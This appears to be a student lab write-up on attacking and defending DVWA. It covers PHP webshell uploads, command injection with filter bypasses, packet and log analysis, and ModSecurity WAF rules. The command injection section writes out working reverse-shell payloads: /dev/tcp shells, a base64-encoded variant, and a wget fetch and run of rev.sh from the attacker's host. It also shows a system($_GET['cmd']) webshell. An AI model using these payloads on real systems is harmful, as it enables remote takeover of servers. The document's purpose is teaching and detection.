


it was excecuted as php even though it was an "image"

MD5 y SHA-256

in kali we run


```
md5sum shell.php.jpg
sha256sum shell.php.jpg
```



we create another php file with this content and we rename it to: shell_cmd.php shell_cmd.php.jpg


```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

we try to upload it to dvwa and succeed



- we change to high level
- We inject php code with

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' test.jp
```



Recommended Practices

To minimize the risk of file upload vulnerabilities, the following best practices should be implemented:

- **Limit allowed file types:** Accept only specific extensions (e.g., `.jpg`, `.png`, `.pdf`) and verify MIME types server-side.
- **Rename uploaded files:** Prevent execution by renaming files to random strings and removing extensions.
- **Store files outside the web root:** Avoid placing uploaded files in directories accessible via URL.
- **Validate file content:** Use libraries to ensure the file's actual content matches its declared type (e.g., using `file` or `getimagesize()`).
- **Strip metadata:** Remove EXIF data from uploaded images to prevent code injection via metadata fields.
- **Restrict file permissions:** Ensure uploaded files cannot be executed (e.g., `chmod 0644`).
- **Set strict server configuration:** Disable script execution in upload directories via `.htaccess` or server config.
- **Use antivirus scanning:** Automatically scan files for known malware signatures.
- **Log and monitor uploads:** Keep track of uploads and alert for anomalies or known attack patterns.

Problem 5: Command Injection and Network Forensics

Objective: Exploit command injection vulnerabilities while performing network analysis.

Tasks:
1. Set DVWA to "medium" security level
2. Set up packet capture on both machines using Wireshark
3. Identify command injection vulnerabilities in DVWA
4. Create payloads that establish a reverse shell connection to your attacker machine
5. Encode your payloads to bypass medium-level filters
6. Elevate to "hard" security level and develop more sophisticated bypass techniques
7. Analyze captured network traffic to identify indicators of compromise
8. Create ModSecurity rules to detect and block command injection attacks
9. Perform forensic analysis on logs to identify attack patterns
10. Implement network-level detection rules

Deliverables:
- Command injection payloads for both security levels
- Encoding/obfuscation techniques used
- Packet capture files (truncated to relevant sections)

- Network traffic analysis highlighting attack indicators
- ModSecurity rules implemented
- Log analysis findings
- Recommended command injection prevention measures

Command injection payloads for both security levels

- **Medium**
  - `127.0.0.1 | whoami` → show the login name
  - `127.0.0.1 | ping -c 4 192.168.183.129`
  - `127.0.0.1 | ls` → Sistem filew view
  - `127.0.0.1 | cat /etc/passwd` → Read sensitive file
  - `127.0.0.1 | bash -c 'exec bash -i </dev/tcp/192.168.159.129/4444 1>&0 2>&0'` → Reverse shell
  - `127.0.0.1 | echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE1OS4xMjkvNDQ0NCAwPiYxJw== | base64 -d | bash` → Reverse Shell Base64
- **High**
  - `127.0.0.1 |whoami` → show the login name
  - `127.0.0.1 |ping -c 4 192.168.183.129`
  - `127.0.0.1 |ls` > Sistem filew view

1. For reverse shell in High, is needed to do a few steps
   - 1. Prepare reverse shell file in Kali
     - `echo 'bash -i >& /dev/tcp/192.168.159.129/4444 0>&1' > rev.sh`
   - 1. Setup HTTP Server on Kali
     - `python3 -m http.server 8000`
   - 1. Iniciar escucha en Kali
     - `nc -lvnp 4444`
   - 1. Inject payload into DVWA to download the file
     - `127.0.0.1|wget http://192.168.159.129:8000/rev.sh`
   - 1. Inject payload into DVWA to execute the downloaded file
     - `127.0.0.1|bash rev.sh`

Encoding/obfuscation techniques used

Medium Security Level

At the medium level, the blacklist removes only:

- `&&`
- `;`

Therefore, the following obfuscation technique was used successfully:

1. Use of the pipe operator (|) to chain Comands

- `127.0.0.1 | bash -c 'exec bash -i </dev/tcp/192.168.159.129/4444 1>&0 2>&0'`

The `|` character is not filtered. This allows chaining a second command (bash -c) after a valid ping target. The reverse shell uses file descriptors (</dev/tcp/...) to redirect input and output, creating an interactive shell.

2. Base64 Payload Execution

- `127.0.0.1 | echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE1OS4xMjkvNDQ0NCAwPiYxJw== | base64 -d | bash`

  This payload uses base64 encoding to hide the reverse shell command. The encoded string is decoded at runtime using base64 -d and piped directly into bash. This technique bypasses basic filters and makes the payload less obvious in logs or network traces.

  Encoded command: `bash -i >& /dev/tcp/192.168.159.129/4444 0>&1`

High Security Level

The high level filter is more aggressive, removing:

- `&&`
- `;`
- `|` (with space)
-
- `$`
  -
  `(, )`
- backticks

1. Pipe without space (|bash)'

- `127.0.0.1|bash rev.sh`

The filter only targets `|` (pipe with space), so using the pipe with no space allows executing a second command.

2. Multi-step execution with file-based payloads

Since command concatenation (;, &&) is blocked, we used a two-step process:

Step 1 – Download malicious script:

- `127.0.0.1|wget http://192.168.159.129:8000/rev.sh`

Step 2 – Execute it:

- `127.0.0.1|bash rev.sh`

3. Avoidance of flags and symbols

The `-` character is filtered, so we avoided flags like `-d`, `-O`, etc., and instead:

- Let wget save the file with default name.
- Executed downloaded scripts directly using bash.

Packet capture files (truncated to relevant sections)

Medium Security – Reverse Shell via Pipe Injection

Content:

- TTP POST request to DVWA at /vulnerabilities/exec/ with a payload using a pipe (|) to launch a reverse shell.
- Outgoing TCP connection from the victim (DVWA) to the attacker's port 4444.
- Establishment of an interactive bash shell session over TCP.

Filtered traffic: `http.request.uri contains "/vulnerabilities/exec/" || tcp.port == 4444`

1. Frame 96 – SYN (TCP Connection Initiation)

Source: 192.168.159.128 (DVWA – victim)

Destination: 192.168.159.129:4444 (Kali – attacker)

Source Port: 54212

Flags: SYN

Relevance: The victim initiates an outbound connection — a strong indication of a reverse shell attempt via command injection.

2. Frame 97 – SYN-ACK (Attacker Response)

Source: 192.168.159.129:4444

Destination: 192.168.159.128

Flags: SYN, ACK

Relevance: The attacker accepts the connection. This confirms the listener on port 4444 is active and responding.

3. Frame 98 – ACK (TCP Handshake Complete)

Source: 192.168.159.128

Destination: 192.168.159.129

Flags: ACK

Relevance: The TCP three-way handshake is successfully completed. A stable communication channel is now established for remote control.

4. Frame 99 – PSH, ACK (First Shell Output)

Payload (79 bytes):

```
bash: cannot set terminal process group (1448): Inappropriate ioctl for device
```

Relevance: The Bash shell has launched on the victim machine. Although running in a non-interactive mode, this confirms command execution on the server.

5. Frame 101 – PSH, ACK (Shell Confirmation)

Payload (35 bytes):

```
bash: no job control in this shell
```

Relevance: This is a typical message for reverse shells. It confirms the attacker has a functioning shell session.

6. Frame 103 – PSH, ACK (Shell Prompt Displayed)

Payload (52 bytes):

```
←Platform:/var/www/html/DVWA/vulnerabilities/exec$
```

Relevance: The shell prompt shows that the attacker has access to the vulnerable directory of the web application. This is direct evidence of compromise.

7. Frame 104 – ACK (Prompt Acknowledged)

Source: 192.168.159.129 (Kali)

Destination: 192.168.159.128

Flags: ACK

Relevance:
Confirms the attacker received the shell prompt and is ready to interact with the system — interactive reverse shell successfully established.

High Security – Reverse Shell via wget and File Execution

Content:

- HTTP GET request from the victim to the attacker: wget http://192.168.159.129:8000/rev.sh
- TCP connection from victim to port 8000 on Kali, confirming script retrieval.
- Subsequent reverse shell connection to port 4444.

Filtered traffic:

```
http.request.method == "GET" && tcp.port == 8000||tcp.port == 4444
```

1. Frame 11 – HTTP GET Request for Reverse Shell Script

Source: 192.168.159.128 (DVWA – victim)

Destination: 192.168.159.129:8000 (Kali – attacker)

Relevance: The victim downloads the malicious script (rev.sh) using wget. This is the first step in the staged attack, showing the DVWA host reaching out to fetch remote attacker code.

2. Frame 42 – SYN (TCP Connection Initiation)

Source: 192.168.159.128

Destination: 192.168.159.129:4444

Source Port: 56114

Flags: SYN

Relevance: The victim initiates an outbound connection — a strong indication of a reverse shell attempt via command injection.

3. Frame 43 – SYN-ACK (Attacker Response)

Source: 192.168.159.129:4444

Destination: 192.168.159.128

Flags: SYN, ACK

Relevance: The attacker accepts the connection. This confirms the listener on port 4444 is active and responding.

4. Frame 44 – ACK (TCP Handshake Complete)

Source: 192.168.159.128

Destination: 192.168.159.129

Flags: ACK

Relevance: The TCP three-way handshake is successfully completed. A stable communication channel is now established for remote shell interaction.

5. Frame 45 – PSH, ACK (First Shell Output)

Payload (79 bytes):

`bash: cannot set terminal process group (1448): Inappropriate ioctl for device`

Relevance:The Bash shell has launched on the victim machine. Although it runs in a non-interactive mode, this confirms command execution.

6. Frame 47 – PSH, ACK (Shell Confirmation)

Payload (35 bytes):

`bash: no job control in this shell`

Relevance: This message is common in reverse shells, confirming the attacker has obtained an interactive shell session.

7. Frame 49 – PSH, ACK (Shell Prompt Displayed)

Payload (52 bytes):

`←Platform:/var/www/html/DVWA/vulnerabilities/exec$`

Relevance: The shell prompt reveals the attacker is operating inside the web application's vulnerable directory — direct evidence of successful exploitation.

8. Frame 50 – ACK (Prompt Acknowledged)
Source: 192.168.159.129 (Kali)

Destination: 192.168.159.128

Flags: ACK

Relevance: Confirms the attacker received the shell prompt and is ready to interact — the reverse shell is fully established and functional.

Network traffic analysis highlighting attack indicators

Medium Security Level

In Medium mode, the input filter blocks only ; and &&, allowing attackers to execute commands using the pipe `|`.

Key Indicators:

1. Unusual Outbound TCP Connection:

- The victim machine (192.168.159.128) initiates a connection to 192.168.159.129:4444, a port commonly used for reverse shells.

2.TCP Flags – PSH, ACK:

- Multiple packets contain PSH, ACK, indicating active command execution and shell output streaming in real time.

3. Bash Output in Payloads:

- Frames contain shell messages such as:

`bash: cannot set terminal process group`
`bash: no job control in this shell`

- These confirm a Bash shell was spawned via remote code execution.

4. Shell Prompt Leak:

- The attacker receives the shell prompt:

`←Platform:/var/www/html/DVWA/vulnerabilities/exec$`
confirming file system access inside the web application.

Summary:

The attack bypassed basic filtering using the pipe character, resulting in a fully interactive shell session with clear shell output and command execution traces in network traffic.

High Security Level

In High mode, a stricter blacklist blocks symbols like `;`, `&&`, `|`, `-`, `$`, backticks, and subshells. A two-stage payload was used: first downloading a script via wget, then executing it.

Key Indicators:

1. HTTP GET to Untrusted Host:

Frame 11 shows a suspicious outbound request from the DVWA host to:

`http://192.168.159.129:8000/rev.sh`

indicating remote script retrieval.

2.TCP Connection on Port 4444:

As in Medium mode, DVWA initiates a reverse TCP connection to the attacker's Netcat listener.

3. Same Bash Output Patterns:

Shell messages indicate the reverse shell is active:

- `bash: cannot set terminal process group`
- `bash: no job control in this shell`

4. Prompt Disclosure:

The attacker receives the command prompt from within the web app directory, proving a persistent shell was gained

Summary:

Despite enhanced filtering, the attack succeeded by separating payloads and avoiding blocked characters. The traffic reveals script download behavior, followed by reverse shell activity — all observable through clear HTTP and TCP traces.

ModSecurity Rules Explained

Rule 1: Command Injection Character Detection

`SecRule ARGS "@rx (\|\|&&|;|`)" "id:999100001,phase:2,deny,log,status:403,msg:'CMD Injection: pipe/semicolon/backtick'"`

Purpose: Detects dangerous special characters used in command injection attacks, such as:

- Pipe (`|`)
- Double ampersand (`&&`)
- Semicolon (`;`)
- Backtick (`` ` ``)

Why it matters: These characters are often used by attackers to chain or execute arbitrary shell commands on the server.

- **Example payloads it detects:**

`127.0.0.1 | whoami`

`192.168.0.1 && ls -la`

`8.8.8.8; cat /etc/passwd`

`id`

Action: Blocks the request and logs it with HTTP 403 Forbidden.

Rule 2: Base64-like Payload Detection

`SecRule ARGS "@rx (Y[Ww][F-Za-z0-9+/=]{10,})" "id:999100002,phase:2,deny,log,status:403,msg:'Possible base64 payload'"`

Purpose: Detects Base64-encoded strings, which are commonly used to obfuscate malicious payloads.

Why it matters: Attackers use Base64 to bypass filters and encode dangerous commands like reverse shells.

- **Example payload it detects:**

`127.0.0.1 | echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE1OS4xMjkvNDQ0NCAwPiYxJw== | base64 -d | bash (base64 for a reverse shell)`

Action: Denies the request and logs it as suspicious with a 403 status code

Rule 3: Suspicious File Download Tools

`SecRule ARGS "@rx \b(wget|curl)\b" "id:999100003,phase:2,deny,log,status:403,msg:'File download tools detected'"`

Purpose: Detects direct mentions of file download tools often used by attackers to pull in remote malicious code.

Why it matters: Commands like wget or curl are used to download scripts or binaries from an attacker's server.

- **Example usage it detects:**

`127.0.0.1|wget http://192.168.159.129:8000/rev.sh`

`127.0.0.1|bash rev.sh`

Action: Blocks the request with a 403 error and logs the attempt.

Rule 4: Logging Exec Endpoint Access

`SecRule REQUEST_URI "@contains /vulnerabilities/exec/" "id:999100004,phase:1,log,tag:'DVWA',msg:'Accessed exec endpoint'"`

Purpose: Monitors and logs access to the DVWA vulnerable exec module.

Why it matters: This endpoint is a known command injection surface; tracking access helps identify potential attackers or reconnaissance activity.

- **Example URI it matches:**

`/DVWA/vulnerabilities/exec/`

Action: Logs the request with the "DVWA" tag for further forensic correlation — but does not block it

Log analysis findings

The access log shows normal navigation followed by suspicious POST requests to the exec vulnerability endpoint. The HTTP response code progression reflects successful exploitation attempts initially (200 OK) and then blocking (403 Forbidden) as WAF rules were engage

Time	Request Method	URI	Status
14:45:08	GET	/DVWA/vulnerabilities/exec/	200 OK
14:45:23	POST	/DVWA/vulnerabilities/exec/	200 OK
14:45:59	POST	/DVWA/vulnerabilities/exec/	403 Forbidden
14:46:08–14:47	POST	/DVWA/vulnerabilities/exec/	403 Forbidden

Triggered ModSecurity Rules

The following custom rules were triggered, based on the logs:

Rule ID 999100001

Description: Detects command injection characters (|, &&, ;, `) in parameters.

Log Evidence: `ModSecurity: Access denied with code 403 (phase 2). Pattern match "(\\\\||&&|;|`)" at ARGS:ip.[id "999100001"] [msg "CMD Injection: pipe/semicolon/backtick"]`

Action: Blocked and logged (403).

Rule ID 999100004

Description: Logs any access to the vulnerable endpoint /vulnerabilities/exec/.

Log evidence: `ModSecurity: Warning. String match "/vulnerabilities/exec/" at REQUEST_URI. [id "999100004"] [msg "Accessed exec endpoint"]`

Recommended Command Injection Prevention Measures

To protect web applications from command injection vulnerabilities, the following defensive strategies are recommended:

1. Input Validation and Sanitization
- Always validate and sanitize user inputs on both client and server sides.
- Reject any input containing special shell characters such as `|`, `;`, `&`, or backticks `` ` ``.
- Use whitelisting (allow only known good inputs) rather than blacklisting.

2. Use Safe APIs and Avoid Shell Calls
- Avoid using functions like `exec()`, `system()`, `popen()`, `shell_exec()` when processing user inputs.
- Prefer language-specific functions or libraries that handle system-level tasks without invoking the shell.

3. Command Escaping
- If shell execution is absolutely necessary, escape user-supplied data using safe API functions.
- However, escaping is not foolproof and should be considered a last resort.

4. Principle of Least Privilege
- Run web applications with the lowest possible system privileges.
- Isolate components using containerization or sandboxing to limit damage in case of exploitation.

5. Use Web Application Firewalls (WAF)
- Deploy WAFs such as **ModSecurity** with custom rules to detect and block suspicious patterns (as implemented in this project).
- Keep WAF rules updated to adapt to new evasion techniques and attack patterns.

6. Logging and Monitoring
- Log all input and command executions for forensic and incident response purposes.
- Monitor logs for anomalies such as base64 strings, shell commands, or known payload signatures.

7. Security Headers and Content Policies
- Implement HTTP security headers (e.g., `Content-Security-Policy`, `X-Content-Type-Options`) to reduce attack surfaces.
- Avoid displaying sensitive error messages to users.

8. Regular Security Testing
- Conduct periodic vulnerability scans and penetration testing, especially on dynamic input fields.
- Use tools like OWASP ZAP or Burp Suite to identify injection points.

Problem 6: Comprehensive WAF Implementation and Testing

Objective: Implement and evaluate a defense-in-depth approach using a WAF.

Tasks:
1. Implement ModSecurity with OWASP CRS at different paranoia levels
2. Create custom rules based on findings from previous exercises
3. Configure virtual patching for at least three vulnerabilities in DVWA
4. Perform a security assessment of your WAF implementation
5. Document false positives and tune rules accordingly
6. Create a ModSecurity logging and monitoring plan
7. Develop at least three advanced WAF bypass techniques
8. Test your WAF against all DVWA modules at both medium and hard levels
9. Create a ModSecurity rule to specifically detect password hash extraction attempts
10. Document the performance impact of different WAF configurations

Deliverables:
- Complete ModSecurity configuration
- Custom rules created for DVWA protection

- Virtual patching implementations
- WAF testing methodology and results
- WAF bypass techniques and their effectiveness
- Performance impact analysis
- Rule tuning documentation
- Recommended WAF best practices

Complete ModSecurity configuration

Below are the essential steps to fully enable and configure ModSecurity as a Web Application Firewall (WAF) with OWASP CRS:

1. Install ModSecurity and Dependencies

For Apache-based environments (e.g., Ubuntu/Debian):

```
sudo apt update
sudo apt install libapache2-mod-security2
```

2. Enable ModSecurity Module

Enable the security module for Apache:

```
sudo a2enmod security2
sudo systemctl restart apache2
```

3. Enable ModSecurity Engine
Edit the main ModSecurity config file:

```
sudo nano /etc/modsecurity/modsecurity.conf
```

```
SecRuleEngine DetectionOnly
```

Change it to:

```
SecRuleEngine On
```

4. Download and Install OWASP CRS

```
cd /etc/modsecurity/
sudo git clone https://github.com/coreruleset/coreruleset.git
sudo mv coreruleset /etc/modsecurity-crs
cd /etc/modsecurity-crs
sudo cp crs-setup.conf.example crs-setup.conf
```

5. Include CRS in Apache Configuration

Edit the ModSecurity configuration file or create a new file in `/etc/modsecurity/rules/`

```
sudo nano /etc/apache2/mods-enabled/security2.conf
```

At the bottom, add:

```
Include /etc/modsecurity-crs/rules/*.conf
```

6. Set the Paranoia Level

Edit the CRS setup file:

```
sudo nano /etc/modsecurity-crs/crs-setup.conf
```

Uncomment and set the desired paranoia level (1 to 4):

```
SecAction \
  "id:900000,\
  phase:1,\
  pass,\
  t:none,\
  nolog,\
  setvar:tx.blocking_paranoia_level=2"
```

7. Add Custom Rules

Create a folder if not already present:

```
sudo mkdir /etc/modsecurity/rules
```

1. Restart Apache to Apply Changes

```
sudo systemctl restart apache2
```

1. Verify Logs

To tail the audit log and check ModSecurity alerts:

```
sudo tail -f /var/log/apache2/modsec_audit.log
```

Custom rules created for DVWA protection

```
import pandas as pd
# Ajustes para mostrar columnas largas sin truncarpd.set_option('display.max_colwidth', None)
# Data para tabla de reglas personalizadascustom_rules_data = [
    {
        "Purpose": "Command Injection Protection",
        "Rule": r'''SecRule ARGS "@rx (\||&&|;|`)" "id:999100001,phase:2,deny,log,status:403,msg:'CMD Injection: pip
e/semicolon/backtick'"'''    },
    {
        "Purpose": "Base64 Payload Detection",
        "Rule": r'''SecRule ARGS "@rx (Y[Ww][F-Za-z0-9+/=]{10,})" "id:999100002,phase:2,deny,log,status:403,ms
g:'Possible base64 payload'"'''    },
    {
        "Purpose": "Command-line Tools Detection",
        "Rule": r'''SecRule ARGS "@rx \b(wget|curl)\b" "id:999100003,phase:2,deny,log,status:403,msg:'File downloa
d tools detected'"'''    },
    {
        "Purpose": "Reflected XSS Protection",
        "Rule": r'''SecRule ARGS "@rx <img\s+src\s*=\s*[^\s>]+onerror\s*=" "id:9999004,phase:2,deny,log,status:40
3,msg:'Possible Reflected XSS attempt with <img> onerror',severity:2,tag:'XSS',t:none,t:lowercase"'''    },
    {
        "Purpose": "Brute Force Login Attempt Protection",
        "Rule": r'''SecAction "id:1990001, phase:1, nolog, pass, initcol:ip=%{REMOTE_ADDR}, setvar:ip.login_attempt=
+1"SecRule REQUEST_URI "@beginsWith /DVWA/login.php" "id:1990002, phase:2, deny, status:403, log, msg:'Brut
e force login attempt detected from %{REMOTE_ADDR}', chain"SecRule IP:login_attempt "@gt 5"'''    }
]
# Crear y mostrar tablacustom_rules_df = pd.DataFrame(custom_rules_data)
print(custom_rules_df.to_markdown(index=False))
```

```
| Purpose                         | Rule
|
|:------------------------------------|:---------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------|
| Command Injection Protection        | SecRule ARGS "@rx (\||&&|;|`)" "id:999100001,phase:2,deny,log,status:403,
msg:'CMD Injection: pipe/semicolon/backtick'"                                          |
| Base64 Payload Detection            | SecRule ARGS "@rx (Y[Ww][F-Za-z0-9+/=]{10,})" "id:999100002,phase:2,de
ny,log,status:403,msg:'Possible base64 payload'"                                          |
| Command-line Tools Detection        | SecRule ARGS "@rx \b(wget|curl)\b" "id:999100003,phase:2,deny,log,statu
s:403,msg:'File download tools detected'"                                          |
| Reflected XSS Protection            | SecRule ARGS "@rx <img\s+src\s*=\s*[^\s>]+onerror\s*=" "id:9999004,phase:
2,deny,log,status:403,msg:'Possible Reflected XSS attempt with <img> onerror',severity:2,tag:'XSS',t:none,t:lowerc
ase" |
| Brute Force Login Attempt Protection | SecAction "id:1990001, phase:1, nolog, pass, initcol:ip=%{REMOTE_ADDR},
setvar:ip.login_attempt=+1"                                                          |
|                                     | SecRule REQUEST_URI "@beginsWith /DVWA/login.php" "id:1990002, phase:2, deny, statu
s:403, log, msg:'Brute force login attempt detected from %{REMOTE_ADDR}', chain"                          |
|                                     | SecRule IP:login_attempt "@gt 5"
|
```

1. Command Injection Protection

```
SecRule ARGS "@rx (\||&&|;|`)" "id:999100001,phase:2,deny,log,status:403,msg:'CMD Injection: pipe/semicolon/backtick'"
```

Explanation:
This rule inspects user inputs (ARGS) to detect dangerous shell characters often used in command injection attacks, such as pipes (|), logical ANDs (&&), semicolons (;), or backticks (`).

Purpose:
To prevent attackers from executing arbitrary OS commands via vulnerable input fields.

2. Base64 Payload Detection

```
SecRule ARGS "@rx (Y[Ww][F-Za-z0-9+/=]{10,})" "id:999100002,phase:2,deny,log,status:403,msg:'Possible base64 payload'"
```

Explanation:
Detects encoded strings resembling Base64, which are often used to obfuscate malicious commands or scripts.

Purpose:
To block payloads that attempt to bypass detection by hiding their intent through encoding.

3. Command-line Tools Detection

Explanation:
Targets command-line tools like wget and curl, often used in remote code execution attempts to fetch external scripts.

Purpose:
To block file download tools that can be leveraged to install malware or open reverse shells.

4. Reflected XSS Protection

```
SecRule ARGS "@rx <img\s+src\s*=\s*[^\s>]+onerror\s*=" "id:9999004,phase:2,deny,log,status:403,msg:'Possible Reflected XSS attempt with <img> onerror',severity:2,tag:'XSS',t:none,t:lowercase"
```

Explanation:

Detects HTML

tags with the onerror attribute, a classic trick to inject JavaScript in XSS attacks.

Purpose:
To prevent attackers from injecting client-side scripts through vulnerable input fields.

5. Brute Force Login Attempt Protection

```
SecAction "id:1990001, phase:1, nolog, pass, initcol:ip=%{REMOTE_ADDR}, setvar:ip.login_attempt=+1"
SecRule REQUEST_URI "@beginsWith /DVWA/login.php" \
  "id:1990002, phase:2, deny, status:403, log, \
  msg:'Brute force login attempt detected from %{REMOTE_ADDR}', \
```

```
  chain"
  SecRule IP:login_attempt "@gt 5"
```

Explanation:
Tracks login attempts per IP and blocks further attempts after 5 tries, mitigating brute-force attacks.

Purpose:
To slow down or block dictionary-based login attacks.

Virtual patching implementations

```
import pandas as pd
# Mostrar texto completo en las celdaspd.set_option('display.max_colwidth', None)
# Datos de las reglas de virtual patchingvirtual_patching_data = [
   {
      "Purpose": "Block access to vulnerable command execution module",
      "Rule": r'''SecRule REQUEST_URI "@contains /vulnerabilities/exec/" "id:999100004,phase:1,log,tag:'DVWA',msg:'Accessed exec endpoint'"'''    },
   {
      "Purpose": "Block access to XSS reflected module with <script> tag",
      "Rule": r'''SecRule ARGS:name "@rx (?i)<script[^>]*>.*</script>" "id:999100005,phase:2,deny,status:403,log,msg:'Reflected XSS attack in name parameter using <script>'"'''    },
   {
      "Purpose": "Block SQL injection in vulnerable SQLi module",
      "Rule": r'''SecRule ARGS:id "@rx (\bUNION\b|\bSELECT\b|\bSLEEP\b|\b--\b)" "id:999100006,phase:2,deny,log,status:403,msg:'Possible SQL Injection in id parameter'"'''    }
]
# Crear y mostrar la tablavirtual_patching_df = pd.DataFrame(virtual_patching_data)
print(virtual_patching_df.to_markdown(index=False))
```

```
| Purpose                                             | Rule
|
|:----------------------------------------------------|:-----------------------------------------------------------------------------------------------------------------------------------------------|
| Block access to vulnerable command execution module  | SecRule REQUEST_URI "@contains /vulnerabilities/exec/" "id:999100004,phase:1,log,tag:'DVWA',msg:'Accessed exec endpoint'"                     |
| Block access to XSS reflected module with <script> tag | SecRule ARGS:name "@rx (?i)<script[^>]*>.*</script>" "id:999100005,phase:2,deny,status:403,log,msg:'Reflected XSS attack in name parameter using <script>'" |
| Block SQL injection in vulnerable SQLi module        | SecRule ARGS:id "@rx (\bUNION\b|\bSELECT\b|\bSLEEP\b|\b--\b)" "id:999100006,phase:2,deny,log,status:403,msg:'Possible SQL Injection in id parameter'"      |
```

1. Command Execution Module Patch

`SecRule REQUEST_URI "@contains /vulnerabilities/exec/" "id:999100004,phase:1,log,tag:'DVWA',msg:'Accessed exec endpoint'"`

Explanation:
This rule logs access attempts to the vulnerable command execution page in DVWA. Although it does not block the request by default, it flags activity to allow further inspection or correlation with other rules.

Purpose:
To monitor and identify potentially malicious access to the exec module of DVWA, which is prone to OS command injection.

Module Patched: `/vulnerabilities/exec/`

2. XSS Module Patch

```
SecRule ARGS "@rx <img\s+src\s*=\s*[^\s>]+onerror\s*=" \  "id:9999004,phase:2,deny,log,status:403,msg:'Possible Reflected XSS attempt with <img> onerror',severity:2,tag:'XSS',t:none,t:lowercase"
```

Explanation:
Specifically crafted to detect XSS payloads via

vectors, this rule blocks malicious inputs submitted to the DVWA XSS module.

Purpose:
To prevent exploitation of client-side scripting vulnerabilities in the DVWA XSS reflected module.

Module Patched: `/vulnerabilities/xss_r/`

3. Login Brute-force Module Patch

```
SecAction "id:1990001, phase:1, nolog, pass, initcol:ip=%{REMOTE_ADDR}, setvar:ip.login_attempt=+1"
SecRule REQUEST_URI "@beginsWith /DVWA/login.php" \
  "id:1990002, phase:2, deny, status:403, log, \
  msg:'Brute force login attempt detected from %{REMOTE_ADDR}', \
  chain"
  SecRule IP:login_attempt "@gt 5"
```

Explanation:
These rules implement a counter to track repeated login attempts by IP address and block further access once a threshold (5 attempts) is reached.

Purpose:
To virtually patch the login module against brute-force attacks without altering DVWA's source code.

Module Patched: `/DVWA/login.php`

WAF testing methodology and results

1.Test Environment Setup:

WAF: ModSecurity 2.9.7 with OWASP CRS 4.0.0

Paranoia Level: 2

